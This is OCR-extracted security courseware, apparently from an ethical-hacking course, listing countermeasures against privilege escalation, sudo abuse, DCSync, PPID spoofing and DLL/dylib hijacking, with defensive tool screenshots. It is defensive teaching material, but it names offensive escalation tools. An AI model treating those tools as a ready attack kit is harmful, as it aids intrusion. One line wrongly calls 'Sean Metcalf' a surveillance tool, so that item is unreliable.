
Some additional privilege escalation tools are listed as follows:

- PowerSploit (*https://github.com*)
- FullPowers (*https://github.com*)
- PEASS-ng (*https://github.com*)
- Windows Exploit Suggester (*https://github.com*)



How to Defend against Privilege Escalation

1. Restrict **interactive logon privileges**
2. Run users and applications with the **lowest privileges**
3. Implement **multi-factor authentication** and **authorization**
4. Run services as **unprivileged accounts**
5. Implement a **privilege separation methodology** to limit the scope of programming errors and bugs
6. Use an **encryption technique** to protect sensitive data
7. Reduce the **amount of code** that runs with a particular privilege
8. Perform **debugging** using bounds checkers and stress tests
9. Thoroughly test the system for **application coding errors** and **bugs**
10. Regularly **patch** and **update** the kernel



How to Defend against Privilege Escalation (Cont'd)

11. Change the UAC settings to "**Always Notify**"
12. Restrict users from writing files to the **search paths** for applications
13. Continuously **monitor file-system permissions** using auditing tools
14. **Reduce the privileges** of users and groups so that only legitimate administrators can make service changes
15. Use **whitelisting tools** to identify and block malicious software
16. Use **fully qualified paths** in all Windows applications
17. Ensure that all executables are placed in **write-protected directories**
18. In macOS, **make plist files read-only**
19. **Block unwanted system utilities** or software that may be used to schedule tasks
20. Regularly patch and update the **web servers**

How to Defend against Privilege Escalation

The best countermeasure against privilege escalation is to ensure that users have the lowest possible privileges that are adequate to use their system effectively. Thus, even if an attacker succeeds in gaining access to a low-privilege account, they will not be able to gain administrative-level access. Often, flaws in programming code allow such escalation of privileges on a target system. As stated earlier, an attacker can gain access to the network using a nonadministrative account and then gain the higher privileges of an administrator.

The following are the best countermeasures to defend against privilege escalation:

- Restrict interactive logon privileges.
- Run users and applications with the lowest privileges.
- Implement multi-factor authentication and authorization.
- Run services as unprivileged accounts.
- Implement a privilege separation methodology to limit the scope of programming errors and bugs.
- Use an encryption technique to protect sensitive data.
- Reduce the amount of code that runs with a particular privilege.
- Perform debugging using bounds checkers and stress tests.
- Thoroughly test the system for application coding errors and bugs.
- Regularly patch and update the kernel.
- Change UAC settings to “Always Notify” to increase the visibility of the user when UAC elevation is requested.
- Restrict users from writing files to the search paths for applications.
- Continuously monitor file-system permissions using auditing tools.
- Reduce the privileges of user accounts and groups so that only legitimate administrators can make service changes.
- Use whitelisting tools to identify and block malicious software that changes file, directory, or service permissions.
- Use fully qualified paths in all Windows applications.
- Ensure that all executables are placed in write-protected directories.
- In macOS, prevent plist files from being altered by users by making them read-only.
- Block unwanted system utilities or software that may be used to schedule tasks.
- Regularly patch and update the web servers.
- Disable the default local administrator account.
- Detect, repair, and fix any flaws or errors running in the system services.
- Keep the files read-only and provide write access to only the users and groups that require it.
- Incorporate the provisioning and de-provisioning of accounts to prevent the hijacking of orphaned accounts.
- Enable Data Execution Prevention (DEP) in Windows systems to block any executable code request.

Defend against the Abuse of sudo Rights

- Implement a strong password policy for sudo users.
- Turn off password caching by setting timestamp_timeout to 0 so that users must input their password every time sudo is executed.
- Separate sudo-level administrative accounts from the administrator's regular accounts to prevent theft of sensitive passwords.
- Update user permissions and accounts at regular intervals.
- Test sudo users with access to programs containing parameters for arbitrary code execution.

Defend against DCSync Attacks

The following are the best countermeasures to defend against DCSync attacks:

- Examine the permissions assigned to the users and administrators. Keep track of the accounts that request domain replication rights.
- Conduct security awareness training on the system configuration, system patch management, threat detection, and response systems.
- Deploy network surveillance tools such as Sean Metcalf and StealthDEFEND to accumulate DC IP addresses and decide which IP addresses need to be included in the replication list.


Defend against PPID Spoofing

- Verify PPID fields where information is stored to detect irregularities.
- Identify the legitimate parent process using the event header PID specified by `ETW`.
- Periodically analyze Windows API calls such as `CreateProcess` for malicious PIDs.
- Monitor system API calls exclusively assigning PPIDs to new processes.

Tools for Defending against DLL and Dylib Hijacking

Dependency Walker

- Dependency Walker detects many **common application problems** such as missing modules, invalid modules, import/export mismatches, and circular dependency errors



Dependency Walker - [snoopy.exe]
File Edit View Options Profile Window Help
PI | Ordinal ^ | Hint | Function | Entry Point
E | Ordinal ^ | Hint | Function | Entry Point

```
SNOOPY.EXE
  KERNEL32.DLL
    API-MS-WIN-CORE-RTLSUPPORT-L1-1-0.DLL
    API-MS-WIN-CORE-RTLSUPPORT-L1-2-0.DLL
    NTDLL.DLL
    KERNELBASE.DLL
    API-MS-WIN-CORE-PROCESSTHREADS-L1-1-0.DLL
    API-MS-WIN-CORE-PROCESSTHREADS-L1-1-3.DLL
    API-MS-WIN-CORE-PROCESSTHREADS-L1-1-2.DLL
    API-MS-WIN-CORE-PROCESSTHREADS-L1-1-1.DLL
    API-MS-WIN-CORE-REGISTRY-L1-1-0.DLL
    API-MS-WIN-CORE-HEAP-L1-1-0.DLL
    API-MS-WIN-CORE-HEAP-L2-1-0.DLL
    API-MS-WIN-CORE-MEMORY-L1-1-1.DLL
    API-MS-WIN-CORE-MEMORY-L1-1-0.DLL
    API-MS-WIN-CORE-MEMORY-L1-1-2.DLL
    API-MS-WIN-CORE-HANDLE-L1-1-0.DLL
```


Module	File Time Stamp	Link Time Stamp	File Size	Attr.	Link Checksum	Real Checksum
API-MS-WIN-CORE-APIQUERY-L1-1-0.DLL	Error opening file. The system cannot find the file specified (2).					
API-MS-WIN-CORE-APPCOMPAT-L1-1-0.DLL	Error opening file. The system cannot find the file specified (2).					
API-MS-WIN-CORE-APPCOMPAT-L1-1-1.DLL	Error opening file. The system cannot find the file specified (2).					
API-MS-WIN-CORE-COMM-L1-1-0.DLL	Error opening file. The system cannot find the file specified (2).					
API-MS-WIN-CORE-CONSOLE-L1-1-0.DLL	Error opening file. The system cannot find the file specified (2).					
API-MS-WIN-CORE-CONSOLE-L1-2-0.DLL	Error opening file. The system cannot find the file specified (2).					
API-MS-WIN-CORE-CONSOLE-L1-2-1.DLL	Error opening file. The system cannot find the file specified (2).					
API-MS-WIN-CORE-CONSOLE-L2-1-0.DLL	Error opening file. The system cannot find the file specified (2).					
API-MS-WIN-CORE-CONSOLE-L2-2-0.DLL	Error opening file. The system cannot find the file specified (2).					
API-MS-WIN-CORE-CONSOLE-L3-2-0.DLL	Error opening file. The system cannot find the file specified (2).					
API-MS-WIN-CORE-CRT-L1-1-0.DLL	Error opening file. The system cannot find the file specified (2).					
API-MS-WIN-CORE-CRT-L2-1-0.DLL	Error opening file. The system cannot find the file specified (2).					
API-MS-WIN-CORE-DATETIME-L1-1-0.DLL	Error opening file. The system cannot find the file specified (2).					
API-MS-WIN-CORE-DATETIME-L1-1-1.DLL	Error opening file. The system cannot find the file specified (2).					

```
Error: At least one required implicit or forwarded dependency was not found.
Warning: At least one delay-load dependency module was not found.
For Help, press F1
```

http://www.dependencywalker.com

Dylib Hijack Scanner

- Dylib Hijack Scanner is a simple utility that will **scan your computer** for applications that are either susceptible to dylib hijacking or have been hijacked



```
Hijacked Applications                                                total: 1
/Applications/1Password 7.app/Contents/PlugIns/1PasswordSafariAppExtension.appex/Contents/MacOS/1PasswordSafariAppExtension

Vulnerable Applications                                              total: 13
/Applications/Xcode.app/Contents/Developer/usr/bin/lldb
/Applications/Xcode.app/Contents/SharedFrameworks/DVTSourceControl.framework/Versions/A/XPCServices/com.apple.dt.Xcode.sourcecont…
/Library/Application Support/Adobe/Adobe Desktop Common/ADS/Adobe Desktop Service.app/Contents/MacOS/Adobe Desktop Service
```

https://objective-see.com

Tools for Defending against DLL and Dylib Hijacking

